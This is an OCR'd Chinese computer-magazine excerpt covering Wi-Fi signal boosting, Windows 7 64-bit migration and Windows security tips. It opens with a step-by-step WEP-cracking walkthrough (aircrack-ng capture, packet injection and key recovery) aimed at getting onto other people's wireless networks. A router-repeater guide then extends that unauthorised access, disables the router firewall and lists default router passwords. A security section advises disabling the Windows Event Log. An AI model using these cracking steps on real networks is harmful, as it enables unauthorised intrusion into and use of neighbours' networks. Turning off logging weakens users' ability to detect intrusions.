第1步：通过自己制作的BT3光盘或U盘启动电脑，在启动过程中，则需要提供启动密钥，用户名为“root”，密码为“toor”。当启动进入到“bt ~ #”提示符后则表明启动成功。接下来，键入“startx”命令进入到BT 3的图形界面，图形界面下方会出现一些按钮，就如同Windows的任务栏，单击图标可以使用其中的众多的小工具（见图8）。



第2步：查看无线网卡是否被BT3支持。单击BT3图形界面左下角的第二个图标Konsole，打开一个命令行窗口。接着，输入“ifconfig -a”，回车后查看自己的无线网卡是否被支持。

小提示

使用笔记本自带的Intel PRO/Wireless 2200BG无线网卡的朋友，这时往往会发现自己的无线网卡不在支持之列，这也是困扰许多朋友的地方。这种情况，需要我们提前加载Intel 2200网卡的支持。在命令行窗口中输入如下命令：

rmmod ipw2200

第3步：启用无线网卡。输入如下命令：

ifconfig eth1 up

ifconfig rtap0 up

第4步：激活网卡的监听模式。输入以下命令：

airmon-ng start eth1

第5步：输入抓包命令，抓包并查看我们要破解的ap的mac和与之相连的客户端mac。输入命令：

airodump -ng --ivs -w name -c 6 eth1

-w后面跟的name 是名字的意思，这个名字是随便取的，想偷懒的话可以直接用。-c后面跟的6是AP的工作频道，假如我们要破解的ap工作频道是2，那么就换成2，eth1是我们破解用的网卡接口名。

通过该命令，我们可以看到要破解的AP的essid 、mac地址和与之相连接的客户端的MAC。

第6步：打IPW2200注入补丁。上面窗口不关闭，另开一个窗口，输入命令：

modprobe ipw2200 rtap_iface=1

iwconfig eth1 ap <AP MAC>

其中，ap后面跟我们要破解的AP的MAC，需要注意的是MAC地址之间必须输入中间的“：”。

接下来，再输入命令：

iwconfig eth1 key s:fakekey

iwconfig eth1 mode managed

回车后我们即已成功地为2200打上了注入补丁，后面就可以用常规方式进行注入、破解了。

小提示

使用非IPW2200网卡的朋友，可以略过此步。

第7步：进行注入。输入如下命令：

aireplay-ng -3 -b ap的mac - h 客户端网卡的mac eth1

进行注入，输入此命令后，要有一点耐心，通常快的1分钟，慢的5分钟，即可成功注入。

第8步：进行破解。到数据增加到1万以上时，另开窗口，输入命令进行破解：

aircrack-ng -n 64 name-01.ivs

其中，name是前面我们指定的抓包保存下来的抓包文件，例如前面我们用1，得到的ivs文件就是1-01.ivs、1-02.ivs …… 用2，则为2-01.ivs、2-02.ivs …… 依此类推。不确定的朋友，可以输入ls命令，查看一下，内存里有几个这样的文件，一般以序号靠后的为准。最懒最安全的办法是，直接用*.ivs，所有的ivs文件一网打尽。64 代表64位密码，如果是128位，换成128。

回车后，破解程序会首先询问要破解哪个无线网络，输入IVs值最大的那行序号即可。选择之后，按下回车键，即可开始破解，很快我们需要的密码就显现出来了。

小提示

大多数笔记本电脑内置了Intel 2200BG无线网卡，此卡性能稳定，功率大、信号好，性能稳定，但是对于BT 3破解支持不好，如果你在实际的破解过程中无法取得成功，那么请换用卡皇等此前我们推荐的破解专用卡。

STORY 4 由弱到强，放大无线网络的WIFI信号

光阴似箭，日月如梭，在不知不觉间来北京也小半年了，虽然我并没有混出个人模狗样，但雄心仍在，壮志未灭。北京的初冬开始飘落雪花，紧闭的双层塑钢窗成了我蹭网的拦路虎，WIFI信号时有时无，上网成了一种折磨。玩到兴浓处，聊到开心时，网突然就断了，心中那个懊恼呀！于是下决心解决信号不强的问题。

网购

挑选自己的WIFI信号放大设备


要放大无线信号，最为简单的方法莫过于购置增益天线了。但是目前市场上的增益天线种类繁多，形状各异，往往会令人雾中看花，难以取舍。在这里简单教大家如何挑选适合自己使用的Wi-Fi增益天线。

1 关注两个重要参数

在选购天线时有两个参数非常关键：增益和方向性。增益表示天线功率放大倍数，数值越大表示信号的放大倍数就越大，也就是说当增益数值越大，信号越强，传输质量就越好。方向性指的是天线辐射和接收是否有指向，即天线是否对某个角度过来的信号特别灵敏和辐射能量是否集中在某个角度上。目前市场中销售的增益天线有2dbi、3dbi、4dbi、5dbi、6dbi、7dbi和9dbi的，6dbi、7dbi是最为热销的，价格通常在15~60元不等。

2 区分定向和全向

根据天线水平面方向性的不同，可以分为全向天线和定向天线。定向天线的优点是增益很高，信号传输距离远，缺点是天线的安装和调整难度大，两边的天线必须对准才能保证信号的传输，定向天线适合于距离要求比较高的环境。正宗大炮 Cisco AIR-ANT1949 思科八木增益天线就是一款定向天线，配合卡王、卡皇等无线网卡，效果非常强劲，但价格不菲，近300元（见图9）。全向天线的优点是覆盖面积广、承载功率大、安装使用非常方便，且价格低廉，不需要考虑两端天线安装角度的问题，适合于距离要求不太高的环境。例如台湾 uni-link UL-896 就是一款全向天线，9dpi高增益天线确保了无线信号的接收强度和质量，能够自由倾斜和旋转功能从而保证了无需移动即可全方位接收（见图10）。



9

10

DIY


自己动手制作WIFI信号放大器

网购增益天线简单方便，但是要支出一定的银子，如果我们囊中羞涩并且有一定的IT基础，那么不妨自己动手DIY一个WIFI信号放大器，从而节约成本。

第1步：准备工具。所需工具有剪刀、美工刀、双面胶、固体胶，材料有：硬纸板（薄一点的）、锡纸（铝箔）或者易拉罐。

第2步：下载cfan为大家准备好的放大器图纸，并把它打印在A4纸上（见图11）。


第3步：如果选择锡纸作为反射



11

面，那么首先要再找张硬纸片，裁成A4图纸里面矩形大小的形状，用双面胶把锡纸蒙在上面。如果选择用易拉罐做反射面，那么首先要把整体裁剪下来，然后按照纸上的大小裁剪。我们可以先把剪好的纸用双面胶蒙在易拉罐广告的一面，增加美观度。

第4步：图纸上下面的部分是用来连接天线跟反射面的，需要找点硬纸板，然后把图纸用固体胶粘在上面，沿着线裁剪出来，折好后塞到反射面里面即告大功告成（见图12）。



12

小提示

制作的时候一定要保证反射面的角度与图纸上的一致，因为图纸上的大小比例都是计算过的，可以使信号的增益达到最佳效果。

资源推荐：在网上有许多的WIFI信号放大器制作站点，我们只需按照其提示的操作步骤一步步操作就可以DIY出自己的WIFI信号放大器了。

http://www.binarywolf.com/249/
http://www.qsl.net/ve3rgw/corner.html
http://www.turnpoint.net/wireless/cantennahowto.html
http://trevormarshall.com/biquad.htm
http://www.xaviervl.com/Antenne/Bi-quad/index.html
http://www.usbwifi.orcon.net.nz/
http://en.wikipedia.org/wiki/Parabolic_trough

中继

用无线路由彻底解决信号弱的问题

除了用增益天线增强信号强度的方法之外，我们还可以架设一台无线路由器，把这个无线路由器当做信号放大和中继设备，从而实现信号增强的功能。这样的做的好处是一方面让自己家中的无线设备可以接收到比单机连接信号更好的无线网络，另一方面通过无线路由器的这种中继接入服务可以实现家中没有无线网卡设备（如台式机）的“蹭网”需求，这样，普通台式机无需无线网卡直接通过网线连接到这台中继无线路由器上即可实现“蹭网”接入功能。

并不是所有的无线路由器都可以作为中继器来使用，中继需要强大固件程序的配合，只有使用了DD-WRT固件程序或可以刷成DD-WRT固件程序的无线路由才能够作为中继器，例如贝尔金无线路由器。下面就以该款无线路由为例来看看如何设置中继，进行无线信号的转发。

第1步：首先进入到“Internet协议（TCP/IP）属性”窗口，将网卡的IP地址设置为“自动获得IP地址”，然后准备一根网线，一端连接到电脑的网卡上，另一端接在路由的1－4LAN任意一口，并打开路由器的电源。

第2步：在IE浏览器中输入路由器的管理地址“192.168.2.1”，回车后以用户名“root”、密码“admin”登录。进入到管理界面后，为使用方便，首先应将其界面改为中文，单击“Administration”标签，然后在“Language Selection”下拉列表中选择“Chinese simplified”，单击保存按钮并重启路由器就可以使用中文界面了。

小提示

常用的无线路由的IP及密码

ddwrt的默认ip地址为192.168.1.1 用户名root 密码 admin

linksys的默认ip地址192.168.1.1 用户名admin 密码 admin

tplink 的默认ip地址192.168.1.1 用户名admin 密码 admin

贝尔金默认ip 地址192.168.2.1 用户名密码空

DLINK默认ip地址192.168.0.1 用户名admin 密码空

第3步：再次进入到管理界面，单击“状态”→“无线”，在此页面最底部单击“选址”按钮，会出现一个窗口显示已经搜索到的无线信号列表，在这里选择一个此前经过自己验证的可以使用的无线信号，单击“加入”按钮，当弹出“已经以客户端身份成功地加入了下列网络：XXXX（无线信号的名称）”表明加入成功（见图13）。

这个主是搜索到的信号列表

选择一个你想要用的信号，点加入

13

第4步：单击“继续”按钮，系统会自动跳转到无线管理选项，在这里将“无线模式”设置为“Repeater”（可中继），在“无线网络模式”栏中，如果我们需要使用的蹭网信号源是IEEE802.11B就选择“仅B”，如果蹭网信号源是IEEE802.11g就选择“仅G”。“无线网络名SSID”和“无线频道”一般会自动添加，这里的SSID号必须和我们搜索到的信号SSID号完全一致，不符时一定要更改正确。接下来再启用“无线SSID广播”。最后，单击“添加”按钮，在出现的页面中来建立一个虚拟的SSID，“无线网络名（SSID）”可以自己命名，但要忘记不要忘记，下面还要用到，同时，要启用“无线SSID广播”（见图14）。好了，现在我们等于添加了一个虚拟的对内无线网接口，从而使自己的多台电脑能够同时接入对方的无线网络。

无线模式选择中继

无线广播选择启用

14

第5步：选择“安全”→“防火墙”，在接下来的页面中把“SPI防火墙”选项设为“禁用”。

第6步：单击“设置”→“基本设置”，然后将“连接类型”设置为“自动配置”，启用“STP”。在网络设置栏中，为防止路由器和对方的AP冲突，可以更改一下路由器的IP地址，最后单击一下保存按钮即可（见图15）。


第7步：利用路由作中继蹭网。如果我们使用的是无线网卡，那么现在直接连接刚才建立的虚拟SSID就可以了。如果我们使用的是台式机，那么则需要用网线将无线路由和台式机连接起来就可以了。



15

第8步：如果放大的功率还是不够，那么还可以手动进行调节，单击“无线”→“高级设置”，在下面的页面中更改“Xmit功率”就可以实现功率的进一步放大了（见图16）。

CF TB01



16



7时代来临，徘徊选择后如何完美

选用什么操作系统，以下原因将我们放置在了难于决策的十字路口：


☆2009年4月14日，微软停止了对Windows XP的主流支持。

☆2009年5月5日，任何人都可下载Windows 7的RC版本，包括了32位和64位两大版本。

在十字路口处，你是坚守XP阵地，还是升级到Windows 7？
如果要升级，该做些什么准备呢？
版本上选择32位的，还是64位的呢？
选择了32位或者64位之后，如何弥补这种版本自身的不足呢？

上篇：升级已然大势所趋

很多专家这样说，Windows XP是微软操作系统史上空前并绝后的经典版本。从Vista预览版问世，至今5年有余，却丝毫没有影响XP的霸主地位。而今，Windows 7的面纱也越来越透明，微软不得不亲手于4月14日为XP“断奶”。



火速链接：


今年07期的“特别话题”《Windows 7之初体验 大约在春季》介绍了Windows 7的新特性，与Vista相比有什么进步，以及如何安装、各种新应用等。

32位还是64位？

那么，选择32位还是64位的Windows 7呢？32位的系统相信大家已经相当熟悉，无论是用了几年的XP，还是Vista，这跟32位的Windows 7在安装、兼容性、安全性上雷同，只看看64位的是如何就好了。


1.安装

比较保险的方法是做成多系统。首先，安装XP，在XP中将下载到的64位Windows 7镜像文件刻录到光盘。通过刻录的光盘安装Windows 7系统。完成后可通过启动菜单选择要进入哪一系统。




小提示

也可通过U盘或移动硬盘启动来安装，前提是主板支持USB-CDROM或USB-HDD启动。但是，无法在XP系统窗口下安装，报错提示为64位程序无法在32位系统下运行。另外，电脑的CPU必须也是64位的才能安装。



2.兼容性

这是微软在设计64位Windows 7时的重头戏。安装后，可在系统分区下观察到两个异样的文件夹C:\Program Files(x86)和C:\Program Files，如图2所示。原来，安装任何软件时，系统就会对其进行检测，如果是32位的，就自动安装到C:\Program Files(x86)；如果是64位的则安装到C:\Program Files。这样，能在很大程度上保证32位程序也可在64位系统下兼容运行。




另外，系统自带的组件也有32位与64位之分，还可能出现两种版本并存的现象。比如IE，两文件夹下都有，而且，在开始菜单下也能观察到两个快捷方式，如图3所示。

3.安全性

天生地，64位系统比32位高。这主要得益于64位CPU。CPU制造商和微软相互配合，联手推出了针对缓冲区溢出攻击的防范措施，能将这类攻击阻止在尚未发生之时。

小提示

对其他程序，可在开始菜单上右击，选择“打开文件位置”，通过位于上述文件夹的哪一个来判断。也可在程序运行后，单击“帮助”下的“关于XXX”查看，如图4所示。要注意的是，在Windows 7下，有的程序的工具栏处于隐藏状态，请按Alt键来调出工具栏，就能找到“帮助”菜单了。



小知识：缓冲区溢出攻击防范

简单地说，EVP(Enhanced Virus Protection，增强型病毒防护)是64位处理器中采用的一种全新的防毒技术。而DEP(Date Execution Prevention，数据执行保护)是64位操作系统中采用的一种数据执行保护技术，它只能阻止缓冲区溢出类攻击，对其他攻击无效。所以64位系统也还是需要杀软的。

在“我的文档”上右击选择“属性”，然后点击“移动”并选定合适的文件夹，即可更改“我的文档”的存储路径。


下篇：64位为“上帝”带来了什么

PART1 “给我个理由先”

上面的内容相信大家已经对Windows 7的64位有了很多认识，那么，为什么要选择64位版本呢？给我个理由好不好？

1.支持大内存。32位的Windows最大内存只支持到3.3GB，而64位下4GB内存是最小标准。大内存可完美地同时运行很多程序，而现在内存价格也很便宜

2.硬盘读写快。整体运行感觉更轻快，磁盘读写也不再那么频繁，大大提升了计算体验，对配置较低的机器更有利，无论是机械硬盘还是固态硬盘读写速度都得到了提升（见图5）。



Windows 7下固态硬盘读的速度大幅提高

3.软件也稳定。越来越多的软件开发者，在开发64位版本的程序，而且非原生软件（32位）在兼容模式下运行已经很稳定。而软件的运行速度比XP快了很多，最明显的是64位的PhotoShop CS4之类的大型软件。大软件、大游戏的速度快了，兼容性也好了，不用担心什么软件问题了。

网络大补贴：

Windows 64位常用软件列表：https://bbs.et8.net/bbs/showthread.php?t=955534，里面很多都是64位系统下原生软件，或者能够完美兼容运行的。

小提示

遇到无法安装的程序，右击EXE文件选择“属性→兼容性”勾选“以兼容模式运行这个程序”，并在下拉框选择“Windows Vista”或者其他系统版本（见图6），点击确定试试。还有其他什么难题呢？其实都不难解决。

PART2 弥补选择之后的不足

搞定网银！

许多筒子使用Windows 7登录网上银行之后，发现问题不少：除了招商银行的U-KEY可以正常使用外，工商银行、建设银行、农业银行的网上银行都存在登录不了的问题。下面就来看看如何搞定在32位和64位的RC中正常使用这几个网上银行的方法。

第一步：首先，需要到http://work.newhua.com/cfan/200912/bank.rar下载需用软件。

32位的系统里，先安装32位的U盾驱动，然后运行“工行网银工具软件.exe”，插入U盾就能正常使用；64位系统中，先把U盾插好，然后在设备管理器中把驱动更新成64位U盾驱动，就能正常使用了。

双击压缩包中的“农行华大安装软件.exe”，安装好后，桌面上会有一个农行的网页链接，注意不要将其删除。以后要进入农行网银，双击这个链接就可以了。相对的，直接打开浏览器进入农行网站是进不了网银系统的。

第二步：建行网银的安装有点儿说道，双击“建行E路通安装软件.exe”进行安装，安装好后，虽然工具软件可以看到证书，但进建行网银后，无法进行汇款。怎么办？有一个巧妙方法可解决：

安装农行网银的软件，点击桌面上的农行链接，在地址栏输入建行网银的登录网址(https://ibsbjstar.ccb.com.cn/app/V5/CN/STY1/login.jsp)，使用这种方法登录后，汇款等操作都一切正常了。

照样网购！

网上购物最离不开的是什么？不是淘宝网哦，而是其旗下的支付宝，没有支付宝，诚信交易将变得很难实现。目前在64位系统下对支付宝的插件支持有问题，如何解决呢？

在Windows 7 RC环境下，到http://work.newhua.com/cfan/200912/zfb.rar下载，解压后运行A目录下的“Microsoft Certificate Enrollment CAB unlock by spabwe.reg”及B目录下的“80070057 x64 solution.bat”即可解决问题。

更快搜索！

Windows 7的硬盘读写变得更快了，对于习惯使用桌面搜索软件的筒子们来说是个好消息，搜索硬盘时间又缩短了。可是，目前最好用的桌面搜索Google Desktop，在Windows 7下面并不能被轻易地安装上。

在“开始菜单→运行”处输入cmd打开命令提示符，然后使用cd命令找到你下载的Google Desktop的目录位置，然后运行“GoogleDesktopSetup /force”（注意与实际安装文件名的一致）后，试试，是不是已经可以顺利安装Google桌面搜索了？ CF [XF01]

徒手，让卸载进行到底

一位游戏高手求救：他玩《魔兽争霸3》的“冰封王座”，突然就没声音了，想到声卡驱动出了问题，便在设备管理器里卸载后又更新安装驱动，一切很顺利，但还是没有声音……

其实，很多游戏在安装时，会安装新的驱动或调用音频控制函数等，有时便与原有驱动产生冲突，使设备无法使用。简单卸载、安装很可能无济于事，因为原系统中的驱动文件已经被修改。

进入安全模式，右击桌面“我的电脑”选择“属性→硬件→设备管理器”，右击声卡选择“属性→驱动程序→驱动程序详细信息”，列出该设备的所有驱动程序文件，将其禁用，然后按照路径将文件全部删除(见图)。可以按照此顺序查找删除：c:\windows\inf→c:\drivers→c:\windows\DRIVERS，删除1以后，如果还是不行再删除2、3目录里的文件。



好了，接着再安装新的驱动程序，看看声音是不是回归了？

（江苏/吉文祥）

CF [XF02]

在“运行”输入框中输入taskkill /im explorer.exe后回车，可终止EXPLORER进程。如果将explorer.exe改为其他进程，也可终止。

责任编辑：Refine 投稿地址：xit@cfan.com.cn
博客地址：http://powerson.blog.cfan.com.cn

当心灰太狼的偷袭，小心翼翼保安全运行

对于类似灰太狼这样的“黑客”来说，Windows系统到处都是“小肥羊”，而偏偏这座羊城的安全隐患比比皆是，像来宾账户、远程控制、共享等常见安全隐患。不过，系统中还存在不少隐蔽性比较强的隐患，同样是泄露隐私的重要渠道，灰太狼最近盯上了它们，准备逐一测试，进入羊城。一起来把这些危险的“隐秘渠道”封上，守卫系统羊城更安全！

提放提放！系统自带的痼疾

顽固指数：9.0
隐藏指数：6.0
危险指数：8.0

Vista自动播放

整天琢磨着攻击良民的灰太狼，针对Vista“研制”出了一套法子。如果使用Vista的小羊将他事先设计好的USB设备（或光盘）接上电脑，由于存在“自动播放”的弹出式操作，之前被灰太狼植入的一段恶意代码就会随着弹出而自动运行，这段代码会让灰太狼绕过系统的安全防线（防火墙、杀软等），轻松获取电脑内机密文件。突破点就在于“自动播放”，虽然它的初衷是插入媒体到驱动器时立即播放，为用户节省时间，但现在明显违背了，还是关闭吧！

关闭Windows Vista下自动播放的功能其实很简单，点击“开始→控制面板→自动播放 CD 或其他媒体”。在“自动播放”窗口中，去除“为所有媒体和设备使用自动播放”的勾选，点击“保存”。设置完成后，插入任何媒体设备或光盘将不再弹出自动播放对话框。

XP的转储文件


系统或程序崩溃时，会自动生成故障转储文件，保存崩溃时的内存镜像，其内容可能是用户账号、邮件账号等隐私内容，很是危险。

右击“我的电脑”选择“属性→高级→启动和故障恢复→设置”按钮。在“启动和故障恢复→系统失败”选项，将“写入调试信息”设置为“无”（见图），即可关闭。

共有的系统日志

系统日志是Windows记录系统一举一动的日志文件，系统启动、关闭、应用程序打开等事件都会被一一记录下来。比如灰太狼要查看小羊的上网时间，只要右击桌面“我的电脑”选择“管理”，依次展开“系统工具→事件查看器→系统”，在右侧找到来源为RemoteAccess的信息事件并打开。在打开的窗口可以看到，用户在8:53:08发起网络连接，也就是用户在这一时刻开始拨号上网。

单击“开始→运行”输入services.msc打开服务配置窗口，将右侧窗格的Event Log服务设置为“已禁用”，重启后他人就无法使用事件查看器查看操作日志了。



小提示

在Vista以及Windows 7系统中存在着同样的问题，要关闭这两个系统日志，操作方法与XP系统下类似。

网络大补贴：
堵住日常操作易泄密的20个漏洞：http://bbs.cfan.com.cn/thread-450333-1-1.html。

在喜羊羊们与灰太狼的无数回合斗争后，学聪明了的灰太狼不再简单地采用正面进攻，而是学会了侧翼进攻——潜伏在非系统分区，伺机反扑。这样即使小羊重装了系统，也只是消灭了系统分区的危险隐患，“出了事，就重装”的理论在灰太狼的新招面前失灵！

当心当心！非系统分区的隐形杀手

顽固指数：8.0
隐藏指数：10.0
危险指数：9.0

向第三方软件目录下下蛋

很多人为了避免在系统分区产生太多碎片，安装第三方软件时选择将其装在非系统分区中，尤其像QQ这种即时通讯工具，聊天记录是很珍贵的，病毒复活的机会来了……

Windows的机制很奇怪：可执行文件在开始运行的时候，会优先在本目录下寻找需要加载的DLL文件，找不到的话才会去Windows\System32目录下寻找，比如QQ在根目录下创建一个留有后门的WSOCK32.DLL文件（与某个系统DLL的名字相同），就可以监控QQ聊天的内容了。灰太狼利用这点钻了空子，当小羊重装完系统，兴高采烈地打开QQ跟人聊天时，聊天内容已经被灰太狼全程监视，第二天的行踪已经暴露无遗！

防御的方法很简单，重装系统之后一定要拒绝裸奔！给系统装上好用的杀毒软件、杀木马软件，并升级到最新的病毒库、特征库，进行全盘查杀。

同时还要当心一些感染型的病毒浸透到非系统分区中，典型代表就是过去大名鼎鼎的熊猫烧香，总体来说感染型有如下规律，可参考防范：

1.感染非系统盘的可执行文件。

2.运行中的程序不会被感染。

3.压缩包内的程序不被感染。**（文/俞木发）**

CF [XF03]



小提示

最经典的形式是AUTORUN，形式是在磁盘的根目录下放入AUTORUN.inf跟XXX.exe。只要一双击盘符就会运行xxx.exe。现在已经演变成了闪盘病毒传播的典型代表。

CPU超频后如果想恢复到原始频率，只需在按下电源开关后，立刻按下Home键或Insert键后，可将CPU恢复到原始频率。

打印照片，你别玩自动旋转


在Vista里，“图片与传真查看器”已经被“Windows图片库”取代。而在Vista系统下，电脑接收的传真是以TIF图片形式保存的，用“图片库”打印传真件时，会自动将纵向A4纸转为横向的A4纸，但文字并没有旋转，因此被整个图像被拉宽，很难看。笔者根据自己的经历找到了几种解决方法，这几种方法同样适用于打印其他图片格式。

适用机型：所有预装Vista机型

方法1：巧设置。单击“开始”菜单，找到并打开Windows照片库，选择“文件→选项→导入”，然后将“导入时旋转图片”前的勾选项去掉即可。


然后单击选中传真件，然后选择Windows照片库对话框中的“打印”选项。在打开的打印图片对话框中，将下侧的“适应边框打印”选项前的勾选项去掉即可（见图）。

方法2：换载体。右击传真件，选择“打开方式”，选择Microsoft Office Picture Manager（微软Office图片管理器）方式打开，然后再打印即可。**(文/潘磊)** CF [XF04]



小知识

TIF是一种比较灵活的图像格式，全称是Tagged Image File Format，具有图形格式复杂、存贮信息多的特点，文件扩展名为TIF或TIFF。支持多种压缩方式。



任务栏地址不见，SP3太面？

